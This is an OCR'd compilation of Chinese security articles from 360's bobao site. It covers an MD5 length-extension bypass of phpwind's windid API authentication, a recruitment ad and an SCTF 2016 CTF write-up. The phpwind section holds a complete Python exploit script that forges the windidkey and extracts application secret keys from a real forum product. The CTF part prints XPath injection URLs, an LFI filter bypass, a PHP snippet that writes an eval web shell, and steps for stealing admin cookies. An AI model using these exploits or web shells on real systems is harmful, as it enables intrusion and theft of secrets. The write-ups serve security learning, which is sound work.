为什么呢，其实看了上面的图就会觉得很简单了。我们把 hash 反排序一下不久又得到 5 个新的 32 个比特值吗(此处是可以逆向 MD5 的算法的) 我们可以用这 5 个数继续消息混合，

而我们之前 padding 的数据就会成为整个消息的一部分说以能够算出 MD5(message+padding+a)，a 就是我们要继续混合的消息。

这类漏洞一般出现在 CTF 中比较多，类型都是费否等于 MAC == hash(message+test) message 未知或者只知晓一部分，不过都不重要，重要是的 message 的长度，因为会影响到拓展后的消息，不知道的话就需要爆破，然后 test 位置可控，这样才能拓展，MAC 一般也是可控，校验通过就能下一步哈哈，或者拿 flag。

之前我们都是看的 CTF(L-ctf 也有一部分，拓展后可以下载压缩包)，我们就来看看 phpwind 的 MD5 padding 漏洞

其实是 windidserver 接口验证缺陷，用扩展攻击绕过验证就可以执行接口中的其他控制器中的其他方法~~

这个函数会在执行控制其方法之前执行，进行验证，然而我们发现$_windidkey 可以自己输入，只要是 appkey 的结果相等就能通过验证 ：

```
public    function beforeAction($handlerAdapter) {
    parent::beforeAction($handlerAdapter);
    $charset = 'utf-8';
    $_windidkey = $this->getInput('windidkey', 'get');
    $_time = (int)$this->getInput('time', 'get');
    $_clientid = (int)$this->getInput('clientid', 'get');
    if (!$_time || !$_clientid) $this->output(WindidError::FAIL);
    $clent = $this->_getAppDs()->getApp($_clientid);
    if (!$clent) $this->output(WindidError::FAIL);
    if (WindidUtility::appKey($clent['id'], $_time, $clent['secretkey'], $this->getRequest()->getGet(null),
$this->getRequest()->getPost()) != $_windidkey)    $this->output(WindidError::FAIL);
    $time = Pw::getTime();
    if ($time - $_time > 1200) $this->output(WindidError::TIMEOUT);
    $this->appid = $_clientid;
  }
```

既然都已经说了是这类型的漏洞，那我们肯定就要找能找到的 hash

showFlash 这里满足要求（打印出了 hash　822382cb79f915c779943a1dc131f00c）：

```
public function showFlash($uid, $appId, $appKey, $getHtml = 1) {
```

```
$time = Pw::getTime();
$key = WindidUtility::appKey($appId, $time, $appKey, array('uid'=>$uid, 'type'=>'flash', 'm'=>'api',
'a'=>'doAvatar', 'c'=>'avatar'), array('uid'=>'undefined'));
$key2 = WindidUtility::appKey($appId, $time, $appKey, array('uid'=>$uid, 'type'=>'normal', 'm'=>'api',
'a'=>'doAvatar', 'c'=>'avatar'), array());
```

我们再跟踪 appkey

```
public static function appKey($apiId, $time, $secretkey, $get, $post) {
// 注意这里需要加上__data，因为下面的 buildRequest()里加了。
$array = array('windidkey', 'clientid', 'time', '_json', 'jcallback', 'csrf_token',
    'Filename', 'Upload', 'token', '__data');
$str = '';
ksort($get);
ksort($post);
foreach ($get AS $k=>$v) {
if (in_array($k, $array)) continue;
$str .=$k.$v;
}
foreach ($post AS $k=>$v) {
if (in_array($k, $array)) continue;
$str .=$k.$v;
}
return md5(md5($apiId.'||'.$secretkey).$time.$str);
}
```

经过各种排序，我们可以得出这个 hash 的值和消息的结构

822382cb79f915c779943a1dc131f00c = md5（md5().$time.$str）

822382cb79f915c779943a1dc131f00c = md5 +1475841959 + adoAvatarcavatarmapitypeflashuid2uidundefined

里面的 md5 值不知道，但是是 32 位，$time.$str 都是可控，那么我们就可以拓展这个消息，得到新的 hash,而调用这个函数进行验证的得地方自然也就绕过了验证 $_windidkey 我们只要传入拓展后的 hash 即可绕过。因为我们拓展时必须保持 md5 +1475841959 + adoAvatarcavatarmapitypeflashuid2uidundefined 的结构，然而排序的时候回因为传入的

a(action)参数导致打乱循序，无法扩展，但是因为 phpwind 的路由支持 post,所以 post 一下控制器(c)，模块(m)，动作(a)这三个参数

$_windidkey（我们拓展的 hash）== md5 +1475841959 + adoAvatarcavatarmapitypeflashuid2uidundefined +padding +alistcappmapi(post 排序的)正好绕过验证

填写一下 cookie 和 url 就可以获得 secretkey（调用的 list 方法，要实现其他 action 自行修改，getshell 就暂不讨论，这不是我们这里的重点

```
#coding=utf-8
import urllib
import urllib2
import time
import cookielib
import gzip
import StringIO
from bs4 import BeautifulSoup
import re
import hashpumpy
import sys
reload(sys)
sys.setdefaultencoding('utf-8')
def get_key(url):
    url = url + '/?m=profile&c=avatar&_left=avatar'
    response = opener.open(url)
    html = response.read()
    if response.info().get('Content-Encoding') == 'gzip':
        stream = StringIO.StringIO(html)
        with gzip.GzipFile(fileobj=stream) as f:
            html = f.read()
    soup = BeautifulSoup(html, 'lxml')
    key_url = soup.find('param',attrs={'name':'FlashVars'}).get('value')
    key_url = urllib.unquote(key_url)
    rule = 'uid=(.+?)&windidkey=(.+?)&time=(.+?)&clientid=(.+?)&type'
    Pattern = re.compile(rule, re.S)
```

```
    rs = re.findall(Pattern, key_url)
    return rs[0]
def padding_exten(windidkey,time,uid):
    hexdigest = windidkey
    original_data = time+'adoAvatarcavatarmapitypeflashuid'+uid+'uidundefined'
    data_to_add = 'alistcappmapi'
    key_length = 32
    result = list()
    rs = hashpumpy.hashpump(hexdigest,original_data,data_to_add,key_length)
    result.append(rs[0])
    tmp = str(rs)
    tmp = tmp.split(',')[1]
    tmp = tmp.split("\'")[1]
    tmp = tmp.replace('\\x','%')
    rule = 'undefined(.+?)alist'
    Pattern = re.compile(rule, re.S)
    tmp = re.findall(Pattern, tmp)
    result.append(tmp[0])
    return result
if __name__ == '__main__':
    url = 'http://192.168.0.100/phpwind'
    cookie = 'CNZZDATA1257835621=169451052-1472798292-null%7C1472798292;
PHPSESSID=5adaadb063b4208acd574d3d044dda38; ECS[visit_times]=5; csrf_token=ab686222777d7f80;
xzr_winduser=PbUcCS1OT1ZjCzY8GoJOV8EOvix9OdGpc%2BmWBPYV6ar07B7AZSOhSw%3D%3D;
xzr_lastvisit=7%091475751418%09%2Fphpwind%2F%3Fm%3Dprofile%26c%3Davatar%26_left%3Davatar;
xzr_visitor=cx59FPbNJ4FYG2e9cWKpUP%2FTZTef7Yu4DTFLTftwwZ%2FPEVo8'
    cj = cookielib.CookieJar()
    opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
    opener.addheaders.append(
        ('User-Agent', 'Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0'))
    opener.addheaders.append(('Accept', '*/*'))
    opener.addheaders.append(('Accept-Language', 'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3'))
    opener.addheaders.append(('Accept-Encoding', 'gzip, deflate'))
    opener.addheaders.append(('Connection', 'keep-alive'))
    opener.addheaders.append(('Cookie', cookie))
```

```
    opener.addheaders.append(('Cache-Control', 'max-age=0'))
    uid, windidkey, time, clientid = get_key(url)
    windidkey, padding = padding_exten(windidkey,time,uid)
    payload =
'/windid/index.php?time='+time+'&windidkey='+windidkey+'&clientid='+clientid+'&adoAvatarcavatarmapitypefl
ashuid'+uid+'uidundefined='+padding
    url = url + payload
    data = {'m':'api','c':'app','a':'list'}
    data = urllib.urlencode(data)
    response = opener.open(url,data)
    html = response.read()
    if response.info().get('Content-Encoding') == 'gzip':
        stream = StringIO.StringIO(html)
        with gzip.GzipFile(fileobj=stream) as f:
            html = f.read()
    print html
```

后记

小弟自己的理解，如果有错误的地方欢迎指正。

360 ADLAB

360网络攻防实验室招聘

360网络攻防实验室创立于2013年，由数十名不同领域的安全专家组成；长期致力于各个方向的安全技术研究，为公司产品、业务提供核心的安全技术成果输出，为大客户及合作伙伴提供专业的安全技术支持。

招聘职位

1. 安全研究员
2. PHP开发工程师
3. Python开发工程师
4. iOS开发工程师
5. Android开发工程师
6. 安全客媒体运营

招聘信息

1. 能力突出者，不受工作经验年限要求、学历要求
2. 工作地点：北京奇虎360总部
3. 待遇：面议

简历投递

linwei@360.cn

扫码了解更多招聘详情

【CTF 攻略】

SCTF 2016 writeup

作者：Nu1L

原文来源：【安全客】http://bobao.360.cn/ctf/learning/162.html

PENTEST


ETO(200)

学到了姿势,盲注还可以这么搞= =测试了几发,发现是 xpath 的注入:

测试	http://eto.sctf.xctf.org.cn/?action=user&id=6 or count(//user)=5(确认user节点存在)
	http://eto.sctf.xctf.org.cn/?action=user&id=6 or count(//user/password)=5(确认password字段存在)
	http://eto.sctf.xctf.org.cn/?action=user&id=6 or string-length(//user[1]/password)=32（确认YeWenjie的密码是32位）


360安全播报（bobao.360.cn）

然后爆破不出来,根据提示说要利用可见字符,于是学到新技能:



就是利用:


存在的字符去盲注出密码。一发脚本,得到最后密码,其中有一位注不出来,猜了几个就猜出是 m 来了= =:




Homework(200)

随手注册一发,是发现可以利用’ php://filter/read=convert.base64-encode/resource=’ 去读到源码,看一下注册的源

码。看到了是用 imagecreatefromgif 等函数处理上传图片的,于是想起了 http://www.freebuf.com/articles/web/54086.html,然后就是改图片上传去包含就行了:



直接执行任意命令,拿到最后 flag:




Sycshell(200)

依旧是先看源码,一开始对着 index 上的东西看了好久...在源码里发现内部资料:


```
858 <span class="mo" id="MathJax-Span-78" style="font-family: MathJax_Main;">/
859 </span>
860 </span>
861 </span>
862
863 <!-- 内部系统资料: http://sycshell.sycsec.com:9160
864
```

360安全播报 (bobao.360.cn)

本地添加 host 去访问,发现是张猫,看源码发现大量 jsfuck,找工具进行解密:



发现目录,访问之:



用%0b.1e1 可以绕过 pass:

sycshell.sycsec.com:61180/W0Ca1N1CaiBuDa0/read.php

```
<?php
show_source(__FILE__);
$pass = @$_GET['pass'];
$a = "syclover";

strlen($pass) > 15 ? die("Don't Hack me!") : "";

if(!is_numeric($pass) || preg_match('/0(x)?|-|\+|\s|^(\.|\d).*$/i',$pass)){
        die('error');
}

if($pass == 1 && $a[$pass] == "s"){
        $file = isset($_GET['f']) ? $_GET['f'].'.php' : 'index.php';
        @include $file;
}
error
```

然后继续,发现能文件包含,读了下 waf:

Load URL
Split URL
Execute


```
<?php
if(isset($_GET['f']) && preg_match("/zip|phar/",$_GET['f'],$array)){
        die("SycWaf: Don't Hack me!");
}
```


可以发现把 phar 以及 zip 禁了,然而...大写绕过就可以了,下面问题来了,如何去 getshell,又学到了东西,利用 LFI 以及 phpinfo 去写缓存文件。

参考文章:http://www.freebuf.com/articles/web/79830.html,然后改了发脚本,因为这里可以用 ZIP 去绕过并读取文件,打包一个 zip 然后去读取不断上传,最终拿到 shell :

```
<?php
$c=fopen("/tmp/hhh.php",'w');
fwrite($c,'<?php eval($_POST[f]);?>');
?>
```


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```






DrugMarket1(300)

首先在 404 源码里面发现真正的网址:http://drug.spentest.com/,访问一发,主页貌似没有很大用处,看下源码:



发现存在一个类似于留言评论的输入框,一开始想的是 xss,结果随手试了试文件包含= =

然后发现居然可以读 session 的临时文件,测试了下,发现是直接把 name 写进 session 去,然后直接姓名写入一句话,直接成功拿到 shell:



然而发现上去权限做的好死……尴尬了,又想是渗透题,现在这个的 shell 不是我们最终想要的那个 shell,于是翻到配置文件,发现数据库的用户名和密码都是套路,很容易猜对了:


```
<?php

$host = '127.0.0.1';
$user = 'msgboard';
$pass = 'P4ssw0rd@msgboard';
$db = 'msgboard';

mysql_connect($host, $user, $pass) or die(mysql_error());
mysql_select_db($db) or die(mysql_error());
mysql_query("set names 'utf8'");
?>
<?php

$host = '127.0.0.1';
$user = 'drug';
$pass = 'P4ssw0rd@drug';
$db = 'msgboard';

mysql_connect($host, $user, $pass) or die(mysql_error());
mysql_select_db($db) or die(mysql_error());
mysql_query("set names 'utf8'");
?>
```

然后登入 drug 的数据库,利用 upadte 去 xss 打到 drug 的后台以及 cookie:


```
Referer: http://drug.spentest.com/administrator/drug_admin_x.php
cookie:'token=5a7fb147029618e2535599d27133e153; PHPSESSID=vamdo5aa9v4vs2kkvg9deuaf02'
```

360安全播报（bobao.360.cn）


然后登陆到后台:



